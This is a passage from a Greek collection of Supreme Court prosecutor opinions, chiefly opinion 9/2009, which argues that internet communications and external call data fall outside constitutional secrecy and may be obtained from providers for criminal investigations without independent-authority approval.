Επομένως, δεν συντρέχει ο δικαιολογητικός λόγος προστασίας του απορρήτου, δηλαδή η διαφύλαξη του προσώπου από τον κίνδυνο παραβιάσεως της εν ευρεία έννοια προσωπικής ελευθερίας του και της παγιδεύσεώς του με την έκθεσή του σε κάθε είδους συνέπειες από τυχόν υπερβολικές και αστόχαστες εκφράσεις κατά την ιδιωτική και εμπιστευτική επικοινωνία

του, και, κατ' ακολουθίαν, η επικοινωνία αυτού του είδους δεν προστατεύεται ως τοιαύτη από το Σύνταγμα και, συνακολούθως, από τη διάταξη του άρθρου 4 § 1 του Ν. 3471/2006.

Συνεπώς προς τα ανωτέρω, οι ανακριτικές αρχές, ανταποκρινόμενες στο προστατευτικό καθήκον του Κράτους, εκδηλούμενο ως θετική υποχρέωση αυτού προς διασφάλιση της ανεμπόδιστης και αποτελεσματικής ασκήσεως των δικαιωμάτων του ατόμου, κατ' άρθρο 25§1 του Συντάγματος, και ενεργούσες σύμφωνα με τη συνταγματική επιταγή για παροχή έννομης προστασίας (άρθρο 20 του Συντάγματος) και τιμωρήσεως των εγκλημάτων (άρθρα 96§1 και 87§1 του Συντάγματος) μπορούν, στα πλαίσια του δικαιώματός τους να συγκεντρώνουν τα αναγκαία αποδεικτικά στοιχεία για τη βεβαίωση του εγκλήματος (άρθρα 251, 239 §§ 1-2 και 248 ΚΠΔ), να ζητούν τα προαναφερόμενα στοιχεία, χωρίς την προηγούμενη τήρηση της διαδικασίας άρσεως του απορρήτου του εκτελεστικού της διατάξεως του άρθρ. 19 § 1 εδ. β' του Συντάγματος Ν. 2225/1994, αφού, όπως ελέγχθη, δεν πρόκειται για απόρρητο.

Είναι αυτονόητο, ότι πρέπει να διενεργείται κυρία ανάκριση ή προκαταρκτική εξέταση ή προανάκριση μετά από παραγγελία εισαγγελέα καθώς και ότι ο τακτικός ανακριτής ή ο παραγγέλλων εισαγγελέας, σύμφωνα με βασική αρχή ισχύουσα επί των ανακρίσεων, θα ζητήσει τα στοιχεία για τα οποία γίνεται λόγος αφού, μετά τήρηση των αρχών της αναλογικότητας, κρίνει ότι, βάσει των στοιχείων που μέχρι τη στιγμή εκείνη διαθέτει, είναι δυνατόν να υποτεθεί ευλόγως ότι μόνο με αυτό το μέσο θα γίνει δυνατή η βεβαίωση του εγκλήματος και η ανακάλυψη του δράστη (Καρράς, ανωτ., αριθ. 44).

Πρέπει να σημειωθεί ότι οι επικαλούμενες στο υπ' αριθμ. 1604/13-7-2009 έγγραφό σας αποφάσεις του ΕΔΔΑ (υποθέσεις Malone κατά Ηνωμένου Βασιλείου και Corland κατά Ηνωμένου Βασιλείου) καθώς και του Ομοσπονδιακού Συνταγματικού Δικαστηρίου της Γερμανίας (BVerfGE 67, 157 – G10) αφορούν επεμβάσεις τρίτων σε ιδιωτικές επικοινωνίες μεταξύ άλλων προσώπων, πράγμα που διαφέρει από το εξεταζόμενο εδώ ζήτημα των εγκληματικού περιεχομένου κλήσεων και μηνυμάτων που απευθύνονται προς τον επιζητούντα την αποκάλυψη του δράστη τους.

Ο Εισαγγελέας του Αρείου Πάγου

Ιωάννης Τέντες

ΓνωμΕισΑΠ 9/2009¹⁹⁵

Απόρρητο επικοινωνιών. Άρση απορρήτου. Διαδίκτυο. Επικοινωνία μέσω διαδικτύου. Εγκληματικές πράξεις μέσω διαδικτύου. Αρμοδιότητες ΑΔΑΕ. Το απόρρητο των επικοινωνιών δεν καλύπτει την επικοινωνία μέσω του διαδικτύου και τα εξωτερικά στοιχεία της επικοινωνίας (ονοματεπώνυμο και λοιπά στοιχεία συνδρομητών, αριθμοί τηλεφώνων, χρόνο και τόπος κλήσεως, διάρκεια συνδιάλεξης κ.λπ.) Εισαγγελικές,

¹⁹⁵ Βλ. ΔΙΜΕΕ 2009, σελ. 389, ΠΟΙΝΔ/ΝΗ 2009, σελ.923.

ανακριτικές και προανακριτικές Αρχές, πολύ περισσότερο δε τα Δικαστήρια και τα Δικαστικά Συμβούλια δικαιούνται να ζητούν από τους παρόχους των υπηρεσιών Επικοινωνίας, μέσω διαδικτύου τα ηλεκτρονικά ίχνη μιας εγκληματικής πράξεως καθώς και τα στοιχεία του προσώπου στο οποίο αντιστοιχεί το ηλεκτρονικό ίχνος, από τους λοιπούς δε παρόχους επικοινωνίας τα «εξωτερικά στοιχεία» της επικοινωνίας και ο πάροχος υποχρεούται να παραδίδει άνευ ετέρου (χωρίς άδεια κάποιας Αρχής). Η Αρχή Διασφάλισης του Απορρήτου των Επικοινωνιών αλλά και οποιαδήποτε άλλη Ανεξάρτητη Αρχή ούτε νομιμοποιείται, ούτε δικαιούται να ελέγξει το σύννομο ή μη της απόφασης της Δικαιοσύνης περί άρσεως του απορρήτου, ούτε και τους παρόχους για τη συμμόρφωσή τους στις αποφάσεις των οργάνων της Δικαιοσύνης, άλλως ενεργεί καθ' υπέρβαση της δικαιοδοσίας της.

Προς τη Δ/ση Ασφαλείας Αττικής Υποδιεύθυνση Δίωξης Οικονομικών Εγκλημάτων, Αρχαιοκαπηλίας και Ηθών, Τμήμα 5ο Δίωξης Ηλεκτρονικού Εγκλήματος. Σε απάντηση του διαλαμβανομένου ερωτήματος στο έγγραφο σας με αριθ. πρωτ./17.6.2009 σας γνωρίζουμε τα ακόλουθα:

A. Με το άρθρο 26 του Συντ. ορίζεται ότι η νομοθετική λειτουργία ασκείται από τη Βουλή και τον Πρόεδρο της Δημοκρατίας, η εκτελεστική λειτουργία ασκείται από τον Πρόεδρο της Δημοκρατίας και την Κυβέρνηση και η δικαστική λειτουργία ασκείται από τα δικαστήρια, οι αποφάσεις των οποίων εκτελούνται στο όνομα του Ελληνικού Λαού, από τον οποίο πηγάζουν όλες οι εξουσίες (άρθρο 1), ενώ με το άρθρο 87 παρ. 1 του Συντ. ορίζεται ότι η δικαιοσύνη απονέμεται από τα δικαστήρια που απολαμβάνουν λειτουργικής και προσωπικής ανεξαρτησίας. Περαιτέρω, με το άρθρο 101Α του Συντ. ορίζεται ότι όπου από το Σύνταγμα προβλέπεται η συγκρότηση και λειτουργία Ανεξάρτητης Αρχής, τα μέλη της διορίζονται με ορισμένη θητεία και διέπονται από προσωπική και λειτουργική ανεξαρτησία, όπως νόμος ορίζει, ενώ με τα άρθρα 6 παρ. 1, 19 παρ. 1, 2 και 20 παρ. 1 του Συντ. ορίζονται τα ακόλουθα: Άρθρο 6 παρ. 1 «Κανένας δεν συλλαμβάνεται, ούτε φυλακίζεται χωρίς αιτιολογημένο δικαστικό ένταλμα που πρέπει να επιδοθεί τη στιγμή που γίνεται η σύλληψη ή η προφυλάκιση. Εξαιρούνται τα αυτόφωρα εγκλήματα».

Άρθρο 19 παρ. 1: «Το απόρρητο των επιστολών και της ελεύθερης ανταπόκρισης ή επικοινωνίας με οποιονδήποτε άλλο τρόπο είναι απόλυτα απαραβίαστο. Νόμος ορίζει τις εγγυήσεις υπό τις οποίες η δικαστική αρχή δεν δεσμεύεται από το απόρρητο για λόγους εθνικής ασφάλειας ή για διακρίβωση ιδιαίτερο σοβαρών εγκλημάτων», παρ. 2: «Νόμος ορίζει τα σχετικά με τη συγκρότηση, τη λειτουργία και τις αρμοδιότητες ανεξάρτητης αρχής που διασφαλίζει το απόρρητο της παρ. 1».

Άρθρο 20 παρ. 1: «Καθένας έχει δικαίωμα στην παροχή έννομης προστασίας από τα δικαστήρια και μπορεί να αναπτύξει σ' αυτά τις απόψεις του για τα δικαιώματα ή συμφέροντα του, όπως νόμος ορίζει». Με το άρθρο 6 παρ. 1 στ' του άνω Νόμου 3115/2003, με τον οποίο συστήθηκε η εκ του άρθρου 19 παρ. 2 του Συντ. προβλεπόμενη Αρχή Διασφάλισης του Απορρήτου των Επικοινωνιών (ΑΔΑΕ), ορίζεται ότι: «Στις περιπτώσεις των άρθρων 3, 4 και 5 του Ν 2225/1994 η ΑΔΑΕ υπεισέρχεται μόνο στον έλεγχο της τήρησης των

όρων και της διαδικασίας της άρσης του απορρήτου, χωρίς να εξετάζει την κρίση των αρμοδίων δικαστικών αρχών», ενώ με το άρθρο 9 του αυτού νόμου ορίζονται τα ακόλουθα: «Με Προεδρικό Διάταγμα που εκδίδεται, ύστερα από πρόταση των Υπουργών Οικονομίας και Οικονομικών, Εσωτερικών, Δημόσιας Διοίκησης και Αποκέντρωσης, Δικαιοσύνης, Δημόσιας Τάξης και Μεταφορών και Επικοινωνιών και γνώμη της ΑΔΑΕ, ρυθμίζονται οι διαδικασίες καθώς και οι τεχνικές και οργανωτικές εγγυήσεις για την άρση του απορρήτου των επικοινωνιών, όταν αυτή διατάσσεται από τις αρμόδιες δικαστικές και εισαγγελικές Αρχές και ειδικότερα ο καθορισμός των στοιχείων στα οποία επιτρέπεται η πρόσβαση, η τεχνική μέθοδος πρόσβασης στα στοιχεία και το είδος του χρησιμοποιούμενου τεχνολογικού εξοπλισμού, οι υποχρεώσεις των παροχών υπηρεσιών επικοινωνίας, η τεχνική μέθοδος λήψης, αναπαραγωγής και μεταβίβασης των στοιχείων, όπως και οι εγγυήσεις για τη χρήση και καταστροφή τους, η διασφάλιση του απορρήτου των επικοινωνιών από άποψη τεχνική, από άποψη αρμοδίων εξουσιοδοτημένων προσώπων ... καθώς και κάθε άλλο θέμα ειδικού, τεχνικού ή λεπτομερειακού χαρακτήρα, το οποίο άπτεται της εγγύησης και διασφάλισης της άρσης του απορρήτου των επικοινωνιών».

Τέλος, με τα άρθρα 243 παρ. 1 και 2, 251 και 276 παρ. 1 ΚΠΔ ορίζονται τα ακόλουθα:

Άρθρο 243 παρ. 1 και 2: «Η προανάκριση ενεργείται από οποιονδήποτε ανακριτικό υπάλληλο μετά γραπτή παραγγελία του Εισαγγελέα. Αν από την αναβολή απειλείται άμεσος κίνδυνος ή αν πρόκειται για αυτόφωρο κακούργημα ή πλημμέλημα, τότε όλοι οι κατά το άρθρο 33 ανακριτικοί υπάλληλοι είναι υποχρεωμένοι να επιχειρούν όλες τις προανακριτικές πράξεις που είναι αναγκαίες για να βεβαιωθεί η πράξη και να ανακαλυφθεί ο δράστης, έστω και χωρίς προηγούμενη παραγγελία του Εισαγγελέα ...».

Άρθρο 251: «Ο ανακριτής και οι ανακριτικοί υπάλληλοι που αναφέρονται στο άρθρο 33, όταν λάβουν παραγγελία του Εισαγγελέα και στις περιπτώσεις του άρθρου 243 παρ. 2 αυτεπαγγέλτως, οφείλουν χωρίς χρονοτριβή να συγκεντρώνουν πληροφορίες για το έγκλημα και τους υπαιτίους του, να εξετάζουν μάρτυρες και κατηγορούμενους, να μεταβαίνουν επί τόπου για ενέργεια αυτοψίας, να διεξάγουν έρευνες, να καταλαμβάνουν πειστήρια και γενικά να ενεργούν οτιδήποτε είναι αναγκαίο για τη συλλογή και τη διατήρηση των αποδείξεων, καθώς και για την εξασφάλιση των ιχνών του εγκλήματος».

Άρθρο 275 παρ. 1: «Προκειμένου για αυτόφωρα κακούργηματα και πλημμελήματα οι ανακριτικοί υπάλληλοι του άρθρου 33 καθώς και κάθε αστυνομικό όργανο έχουν υποχρέωση, ενώ οποιοσδήποτε πολίτης το δικαίωμα, να συλλάβουν το δράστη τηρώντας τις διατάξεις του Συντάγματος και του άρθρου 279 του Κώδικα για την άμεση προσαγωγή του στον Εισαγγελέα».

Β. Από το γράμμα και το σκοπό των ανωτέρω διατάξεων, σε συνδυασμό μεταξύ τους, προκύπτουν τα ακόλουθα: Η προστασία του απορρήτου αποσκοπεί στη διασφάλιση της ελεύθερης προσωπικής επικοινωνίας και προϋποθέτει δύο τουλάχιστον πρόσωπα, ήτοι τον αποστολέα και τον παραλήπτη. Βασικό στοιχείο της προσωπικής ανταπόκρισης ή επικοινωνίας είναι η μυστικότητα του περιεχομένου, η εγγύηση δηλ. ότι το μήνυμα έφθασε στον παραλήπτη χωρίς να γνωστοποιηθεί σε τρίτους.

Το άρθρο 19 του Συντ., προεκτείνοντας τη *latu sensu* προσωπική ελευθερία, καθιερώνει την προστασία της επικοινωνίας σε οικειότητα, ενώ το άρθρο 14 προστατεύει την επικοινωνία σε δημοσιότητα. Το εκ του άρθρου 19 του Συντ. δικαίωμα έχει δύο συνιστώσες: Πρώτον, την ελευθερία της ανταπόκρισης ή επικοινωνίας μέσω επιστολών ή με οποιονδήποτε άλλο τρόπο. Δεύτερον, το απόρρητο όλων αυτών των μορφών επικοινωνίας, εφόσον όσοι επικοινωνούν θέλησαν να διατηρήσουν τη μυστικότητα και έλαβαν τα κατάλληλα προς τούτο μέτρα, π.χ. τοποθέτηση επιστολής σε κλειστό φάκελο. Αντιθέτως εάν ουδείς εκ των επικοινωνούντων θέλει τη μυστικότητα, τότε δεν τίθεται θέμα απορρήτου των ανταποκρίσεων αλλά ελευθερίας της έκφρασης. Αν τη θέλει ο ένας εκ των δύο τότε ως προστατευτέο αγαθό θα δύναται να θεωρηθεί ο ιδιωτικός βίος του επιθυμούντος τη μυστικότητα (*Κ. Χρυσόγονος*, Ατομικά και Κοινωνικά Δικαιώματα, έκδ. 2002, σελ. 238, *Α. Μάνεσης*, Ατομικές Ελευθερίες, έκδ. α', 1978, σελ. 164).

Όπως προκύπτει σαφώς από τη διατύπωση του άρθρου 19 παρ. 1 εδ. α' Συντ., το απόρρητο προστατεύεται για κάθε μέσο επικοινωνίας υπαρκτό ή μελλοντικό, εφόσον το μέσον αυτό είναι από τη φύση του κατάλληλο για τη διεξαγωγή της επικοινωνίας μέσα σε οικειότητα, έστω και υπό την προϋπόθεση ότι οι επικοινωνούντες έλαβαν ειδικά μέτρα για το σκοπό αυτό. Εκ τούτων παρέπεται ότι υπάρχει απόρρητο, π.χ. στην επικοινωνία μέσω fax, όχι όμως και στην επικοινωνία μέσω του Internet αφού η τελευταία είναι εξ ορισμού επικοινωνία σε δημοσιότητα (*Κ. Χρυσόγονος*, ενθ' ανωτ. σελ. 239, *Α. Παπακωνσταντίνου*,

Το Συνταγματικό Δικαίωμα συμμετοχής στην κοινωνία της πληροφορίας, ΕΔΔΔ 2006, 233 επ. και ίδια 242). Το διαδίκτυο είναι εξ ορισμού χώρος ελεύθερης έκφρασης και η δημιουργία ή άλλως κατασκευή ιστοσελίδας σ' αυτό είναι ελεύθερη σε οποιονδήποτε. Τούτο άλλωστε προκύπτει και από τη διάταξη του άρθρου 5Α παρ. 2 του Συντ., με την οποία θεσπίζεται το ατομικό δικαίωμα συμμετοχής στην κοινωνία της πληροφορίας και με την οποία ορίζονται τα ακόλουθα: «Καθένας έχει δικαίωμα συμμετοχής στην Κοινωνία της Πληροφορίας. Η διευκόλυνση της πρόσβασης στις πληροφορίες που διακινούνται ηλεκτρονικά, καθώς και της παραγωγής, ανταλλαγής και διάδοσής τους αποτελεί υποχρέωση του Κράτους, τηρουμένων πάντοτε των εγγυήσεων των άρθρων 9, 9Α και 19». Είναι, βεβαίως, αυτονόητο ότι υπάρχει απόρρητο και στην επικοινωνία μέσω Internet εάν έχει χρησιμοποιηθεί ειδική διαδικασία διαφύλαξης του απορρήτου. Τούτο π.χ. ισχύει όταν μέσω της ιστοσελίδας έχει δημιουργήσει κάποιος ένα απόρρητο προφίλ στο οποίο θα έχει δικαίωμα πρόσβασης ο ίδιος και κάποιο ή κάποια συγκεκριμένα πρόσωπα που έχει επιλέξει και έχουν τα απαραίτητα «κλειδιά». Εκ των ανωτέρω κατά λογική αναγκαιότητα παρέπεται ότι στην περίπτωση τελέσεως οποιουδήποτε εγκλήματος μέσω του διαδικτύου (Internet) και εν όψει του ότι τα συνθέτοντα αυτό (το έγκλημα) στοιχεία (δημοσίευμα υβριστικό, φωτογραφίες παιδικής πορνογραφίας, απόφαση ή εκδήλωση βουλήσεως ανηλίκου για αυτοκτονία κ.λπ.), έχουν καταστεί κοινά και προσιτά σε οποιονδήποτε χρήστη ή διαχειριστή ιστοσελίδας, δεν απαιτείται άδεια οποιασδήποτε Αρχής και προεχόντως της Αρχής Προστασίας του Απορρήτου των Επικοινωνιών προκειμένου να εξακριβωθεί και να εντοπισθεί τόσο το ηλεκτρονικό ίχνος της εγκληματικής πράξεως όσο και το πρόσωπο, το οποίο κρύπτεται πίσω από το ηλεκτρονικό ίχνος.

Συνεπώς, οι εισαγγελικές, ανακριτικές και προανακριτικές Αρχές, πολύ δε περισσότερο τα δικαστικά Συμβούλια και τα δικαστήρια, στα πλαίσια των ερευνών για τη διακρίβωση τελέσεως ενός εγκλήματος και του δράστη, δικαιούνται να ζητούν από Internet τα ηλεκτρονικά ίχνη μιας εγκληματικής πράξεως, την ημεροχρονολογία και τα στοιχεία του προσώπου στο οποίο αντιστοιχεί το ηλεκτρονικό ίχνος και ο πάροχος υποχρεούται να τα παραδίδει χωρίς να είναι αναγκαίο να προηγηθεί άδεια κάποιας Αρχής και ίδια της Αρχής Διασφάλισης του Απορρήτου των Επικοινωνιών. Τα τελευταία ισχύουν πολύ περισσότερο επί αυτοφώρων εγκλημάτων, εν όψει, αφ' ενός της δυνατότητας και του κινδύνου εξαφάνισης ενός ηλεκτρονικού ίχνους ανά πάσα στιγμή και αφ' ετέρου των ρηθέντων δικαιωμάτων και καθηκόντων των εισαγγελικών, ανακριτικών, προανακριτικών Αρχών αλλά και των αστυνομικών οργάνων επί αυτοφώρων εγκλημάτων (σύλληψη δραστών και εξασφάλιση των αποδεικτικών μέσων από τα οποία να βεβαιώνεται η έκνομη συμπεριφορά τους). Ούτε όμως περαιτέρω απαιτείται άδεια της Αρχής Προστασίας Δεδομένων Προσωπικού Χαρακτήρα καθόσον η εγκληματική συμπεριφορά του ατόμου ούτε εμπίπτει ούτε είναι δυνατόν να εμπίπτει στην έννοια των προσωπικών δεδομένων, ούτε καλύπτεται από αυτήν. Ούτε περαιτέρω η αποκάλυψη και επιβεβαίωση της εγκληματικής συμπεριφοράς και του δράστου είναι δυνατόν να θεωρηθεί ότι αποτελεί προσβολή της προσωπικότητας και παραβίαση των προσωπικών δεδομένων.

Τόσο η διάταξη του άρθρου 5Α του Συντ. όσο και πολύ περισσότερο οι διατάξεις του Ν 2472/1997 δεν εκτείνονται στο πεδίο της ποινικής διαδικασίας και στο πλαίσιο απονομής της ποινικής δικαιοσύνης, όπως άλλωστε τούτο προκύπτει και από τη διάταξη του άρθρου 7Α παρ. 1 περ. στ' του άνω νόμου, που προστέθηκε με το άρθρο 10 του Ν 3090/2002 (περί των ανωτέρω βλ. πλείονα στις υπ' αριθμ. 4450/2006, 14/2007 γνωμοδοτήσεις μας). Αντίθετη εκδοχή θα οδηγεί στην υπόθαλψη των εγκληματιών και των εγκλημάτων, τα οποία τελούνται μέσω του διαδικτύου (Internet), το οποίο έτσι θα καθίσταται ο παράδεισος του ηλεκτρονικού εγκλήματος. Πέραν τούτου δημιουργεί και θα δημιουργεί προβλήματα στη συνεργασία, με αστυνομικές Αρχές άλλων χωρών, οι οποίες (αστυνομικές Αρχές) διαβιβάζουν 959 ομέσω της Interpol και της Europol αιτήματα που αφορούν υποθέσεις αδικημάτων τελουμένων ή τελεσθέντων μέσω του διαδικτύου στην ημεδαπή ή αλλοδαπή.

Γ. Συναφές με το ανωτέρω θέμα είναι και το θέμα της εκτάσεως του απορρήτου της επικοινωνίας. Κατά την έννοια και το σκοπό της διατάξεως του άρθρου 19 παρ. 1 του Συντ. το απόρρητο αφορά στο περιεχόμενο της επιστολής και των εν γένει ανταποκρίσεων και όχι στα εξωτερικά στοιχεία της επικοινωνίας, π.χ. τα στοιχεία του αποστολέα ή του αποδέκτη. Τούτο σημαίνει ότι είναι επιτρεπτή η αποκάλυψη των στοιχείων εκείνων που κάνουν π.χ. υβριστικά, απειλητικά ή εκβιαστικά τηλεφωνήματα και εν γένει διαπράττουν εγκλήματα μέσω οιαδήποτε μέσου επικοινωνίας. Στις περιπτώσεις αυτές δεν πρόκειται για παραβίαση του απορρήτου, αφού δεν υπάρχει βούληση των επικοινωνούντων να παραμείνει η συνομιλία τους μυστική, το δε κύκλωμα παύει να είναι κλειστό ύστερα από αίτηση του ενός από τους ανταποκριτές [Μάνεσης, Ατομικές Ελευθερίες, σελ. 167, Γ. Α. Μαγκάκης, Περί της προστασίας του απορρήτου των τηλεφωνημάτων, ΠοινΧρ ΙΔ', 10 επ., Γ. Καραμάνος, Το απόρρητο της

τηλεφωνικής επικοινωνίας, ΝοΒ 20-21, 1137, ΓνωμΕισΑΠ 36/1969 (Σακελλαρίου) και 31/1952 (Κόλλιας) ΠοινΧρ 195Θ, 56 και 1952, 457].

Με την άνω ορθή αυτή θέση έχει στοιχηθεί και η Ανεξάρτητη Αρχή Προστασίας Δεδομένων Προσωπικού Χαρακτήρα, με την υπ' αριθμ. 79/2002 Γνωμοδότησή της. Απαντώντας με την τελευταία σε έγγραφο τηλεφωνικής εταιρίας για το τι πρέπει η τελευταία να πράξει εάν της ζητείται με έγγραφο από Εισαγγελείς ή πολίτες η ανακοίνωση προσωπικών δεδομένων συνδρομητών (ονοματεπώνυμο, αριθμός κλήσης, διεύθυνση κατοικίας κ.λπ.), καταλήγει μετά την απάντηση που δίνει επί του ερωτήματος, ως ακολούθως: «Είναι αυτονόητο ότι τα παραπάνω δεν ισχύουν ως προς το εσωτερικό περιεχόμενο της τηλεφωνικής π.χ συνομιλίας για την οποία έχει εφαρμογή το άρθρο 19 του Συντ. και όχι ο Ν, 2225/1994» (ΠοινΔικ 2003, 799). Δέχεται δηλ. ανενδοιάστως ότι όλα τ' άλλα στοιχεία δεν εμπίπτουν στο προστατευόμενο από το άρθρο 19 του Συντ. απόρρητο.

Τέλος, ο Άρειος Πάγος με την υπ' αριθμ. 570/2006 απόφασή του δέχθηκε ότι το συνταγματικό απόρρητο των επικοινωνιών καλύπτει μόνον το περιεχόμενο των τηλεφωνικών συνδιαλέξεων και όχι τα εξωτερικά στοιχεία των επικοινωνιών. Είναι προφανές, ενόψει των ανωτέρω, ότι η όποια αντίθετη θέση δεν δύναται να εύρει έρεισμα στη διάταξη του άρθρου 19 παρ. 1 του Συντ. Πέραν όμως των ως άνω εκτεθέντων η μη αποδοχή των ανωτέρω θα είχε ως συνέπεια:

1. Την παραβίαση της διατάξεως του άρθρου 20 του Συντ., αφού οι πολίτες, οι οποίοι δέχονται π.χ. υβριστικά, απειλητικά ή εκβιαστικά τηλεφωνήματα ή έχουν εξαπατηθεί μέσω τηλεφωνημάτων, θα εστερούντο του δικαιώματος παροχής εννόμου προστασίας από τα δικαστήρια, αφού δεν θα ήταν εφικτή η αποκάλυψη των δραστών. Και δεν θα ήταν εφικτή διότι τα εγκλήματα κατά της τιμής αλλά και γενικότερα τα πλείστα των σε βαθμό πλημμελήματος διωκομένων καθώς και πολλά κακούργηματα δεν περιλαμβάνονται μεταξύ των εγκλημάτων για τα οποία, σύμφωνα με το Ν 2225/1994, είναι επιτρεπτή η άρση του απορρήτου των επικοινωνιών.

2. Την παραβίαση της υπό της διατάξεως του άρθρου 25 του Συντ. καθιερωθείσα με την αναθεώρηση του 2001 αρχή της αναλογικότητας. Τούτο, διότι, το αυστηρό νομοθετικό καθεστώς των διατάξεων του Ν 2225/1994, όσον αφορά το περιεχόμενο της επικοινωνίας, που αποτελεί τον πυρήνα του προστατευτέου δικαιώματος και ορθώς θεσπίσθηκε, θα επεκτεινόταν και σε στοιχεία της επικοινωνίας δευτερεύοντα, όπως είναι τα εξωτερικά στοιχεία, χωρίς μάλιστα αποχρώντα λόγο, με συνέπεια να καθίσταται έκδηλη η από πλευράς του νομοθέτη παραβίαση της αρχής της αναλογικότητας. Και όχι μόνον τούτο. Η θέση αυτή θα οδηγούσε στο ανέφικτο της διώξεως εγκληματιών που έχουν τελέσει εγκληματικές πράξεις, άλλες εκτός από εκείνες για τις οποίες είναι επιτρεπτή η άρση του απορρήτου, σύμφωνα με το Ν 2225/1994 και εντεύθεν στη (συγκάλυψη και υπόθαλψη εγκληματικών πράξεων και εγκληματιών, οι οποίοι θα ήταν δυνατόν να αποκαλυφθούν ευχερώς μέσω των εξωτερικών στοιχείων επικοινωνίας, περαιτέρω δε, στη στέρηση του δικαιώματος παροχής εννόμου προστασίας για τους παθόντες.

Δ. I. Τα ανωτέρω υπό στοιχεία Α και Β εκτεθέντα καθιστούν πρόδηλα τα ακόλουθα:

1. Οι διατάξεις του ΠΔ 47/ 2005, εκδοθέντος κατ' εξουσιοδότηση των Ν 2225/1994 και 3115/2003 (άρθρο 9), με τις οποίες επεκτείνεται το απόρρητο των επικοινωνιών: α) στις επικοινωνίες μέσω διαδικτύου (Internet) και β) στα εξωτερικά στοιχεία της επικοινωνίας (αριθμός κλήσεως, στοιχεία καλούντος και καλουμένου, ώρα κλήσεως κ.λπ.) είναι ανίσχυρες διότι: αα) έρχονται σε αντίθεση προς το άρθρο 19 του Συντ., ββ) έχουν εκδοθεί καθ' υπέρβαση νομοθετικής εξουσιοδότησεως, αφού ούτε από τις διατάξεις του Ν 2225/1994 ούτε από τις διατάξεις του Ν 3115/2003 παρέχεται εξουσιοδότηση να προσδιορισθεί με ΠΔ η έκταση του απορρήτου της επικοινωνίας και τι αυτό καλύπτει, ενώ εξ άλλου με τις διατάξεις των ανωτέρω νόμων δεν ορίζεται ότι το απόρρητο της επικοινωνίας καλύπτει και τα εξωτερικά στοιχεία αυτής.

2. Η ψήφιση του Ν 3471/2006 «Προστασία δεδομένων προσωπικού χαρακτήρα και της ιδιωτικής ζωής στον τομέα των ηλεκτρονικών επικοινωνιών και τροποποίηση του Ν 2472/1997», με τον οποίο ενσωματώθηκε η Οδηγία 2002/58/ΕΚ του Ευρωπαϊκού Κοινοβουλίου και του Συμβουλίου της 12ης Ιουλίου 2002, σχετικά με την επεξεργασία των δεδομένων προσωπικού χαρακτήρα και την προστασία της ιδιωτικής ζωής στον τομέα των ηλεκτρονικών επικοινωνιών, κατ' ουδέν επηρεάζει τα ως άνω εκτεθέντα, μολονότι στο απόρρητο των επικοινωνιών εντάσσει με το άρθρο 4 και τα δεδομένα κίνησης στα οποία περιλαμβάνονται και τα εξωτερικά στοιχεία της επικοινωνίας. Τούτο, διότι, με την ανωτέρω διάταξη ορίζεται ότι «η άρση του απορρήτου είναι επιτρεπτή μόνο υπό τις προϋποθέσεις και τις διαδικασίες που προβλέπονται από το άρθρο 19 του Συντ.». Όμως με το άρθρο 19 του Συντ., όπως εξετέθη, δεν προστατεύονται τα εξωτερικά στοιχεία της επικοινωνίας αλλά μόνον το περιεχόμενο της επικοινωνίας. Η διάταξη, εξ άλλου, του άρθρου 19 του Συντ. υπερισχύει της διατάξεως του άρθρου 4 του έχοντος απλώς αυξημένη τυπική ισχύ Ν 3471/2006 με την οποία ενσωματώθηκε η Οδηγία 2002/58/ ΕΚ του Ευρωπαϊκού Κοινοβουλίου και του Συμβουλίου της 12ης Ιουλίου 2002. Εκ τούτου παρέπεται ότι θέμα άρσεως του απορρήτου μιας επικοινωνίας, ως προς τα εξωτερικά αυτής στοιχεία, με την υπό του Ν 2225/1994 προβλεπόμενη διαδικασία δεν δύναται να τεθεί, αφού αυτά δεν καλύπτονται από τη διάταξη του άρθρου 19 του Συντ. Αυτά δε ανεξαρτήτως του γεγονότος ότι ένα εκβιαστικό, απειλητικό, υβριστικό ή παραπλανητικό τηλεφώνημα δεν συνιστά ιδιωτική συζήτηση, ώστε να προστατεύεται και ως προς το περιεχόμενό του και συνεπώς το θύμα, δηλ. ο καθού απευθύνονται π.χ. οι ύβρεις, οι απειλές κατά της ζωής του ή των μελών της οικογένειάς ή του λειτουργήματος ή της επιχειρήσεώς του, έχει δικαίωμα, με βάση τα άρθρα 2 παρ. 1, 5 παρ. 1 και 20 παρ. 1 του Συντ, να το μαγνητοφωνήσει και να χρησιμοποιήσει τη μαγνητοταινία ως αποδεικτικό μέσο (Κ. Χρυσόγονος, ενθ' άνωτ. σελ. 242). Στην περίπτωση, εξ άλλου, κατά την οποία με τη χρήση ενός μέσου επικοινωνίας, π.χ. του τηλεφώνου, τελούνται υπό του χρήστη εγκλήματα (π.χ. υβριστικό, απειλητικό ή απατηλό τηλεφώνημα κ.λπ.) δεν δύναται να υπάρξει προστασία ούτε με την επίκληση του άρθρου 9 παρ. 1 του Συντ., καθόσον, όπως εξετέθη ανωτέρω, (βλ. στοιχ. Β) η εγκληματική συμπεριφορά του ατόμου ούτε εμπίπτει ούτε είναι δυνατόν να εμπίπτει στην έννοια των προσωπικών δεδομένων και ούτε τέλος καλύπτεται από αυτήν.

Ε. 1. Η δικαστική λειτουργία είναι μια των τριών συντεταγμένων εξουσιών, το πλαίσιο της λειτουργίας, της δικαιοδοσίας και των αρμοδιοτήτων της οποίας ορίζεται προεχόντως από το Σύνταγμα και δεν υπόκειται ούτε στις άλλες δύο εξουσίες (λειτουργίες) ούτε πολύ περισσότερο σε οποιαδήποτε από τις Ανεξάρτητες Αρχές. Αντιθέτως, οι Ανεξάρτητες Αρχές υπόκεινται στη Δικαστική Λειτουργία, αφού οι αποφάσεις ελέγχονται από αυτή και προεχόντως από το ΣτΕ. Την απόφαση της Δικαστικής Αρχής για την άρση του απορρήτου της ελεύθερης επικοινωνίας, όπως αυτή προβλέπεται από το άρθρο 19 του Συντ. και τον εκάστοτε ισχύοντα εκτελεστικό νόμο, και το εάν η άρση έγινε συννόμως, αρμόδια να κρίνει είναι μόνον η ίδια η δικαιοσύνη μέσω των οργάνων της (Εισαγγελέων, Ανακριτών, Δικαστικών Συμβουλίων, Δικαστηρίων). Η συσταθείσα με το Ν 3115/2003 Αρχή Διασφάλισης του Απορρήτου των Επικοινωνιών, ούτε νομιμοποιείται, ούτε δικαιούται να ελέγξει, με οποιονδήποτε τρόπο, αμέσως ή εμμέσως το εάν η δικαιοσύνη διά των οργάνων άσκησε συννόμως ή μη το δικαίωμα άρσεως του απορρήτου των επικοινωνιών, ενώ η θέσπιση τέτοιας διατάξεως θα ευρίσκεται εκτός 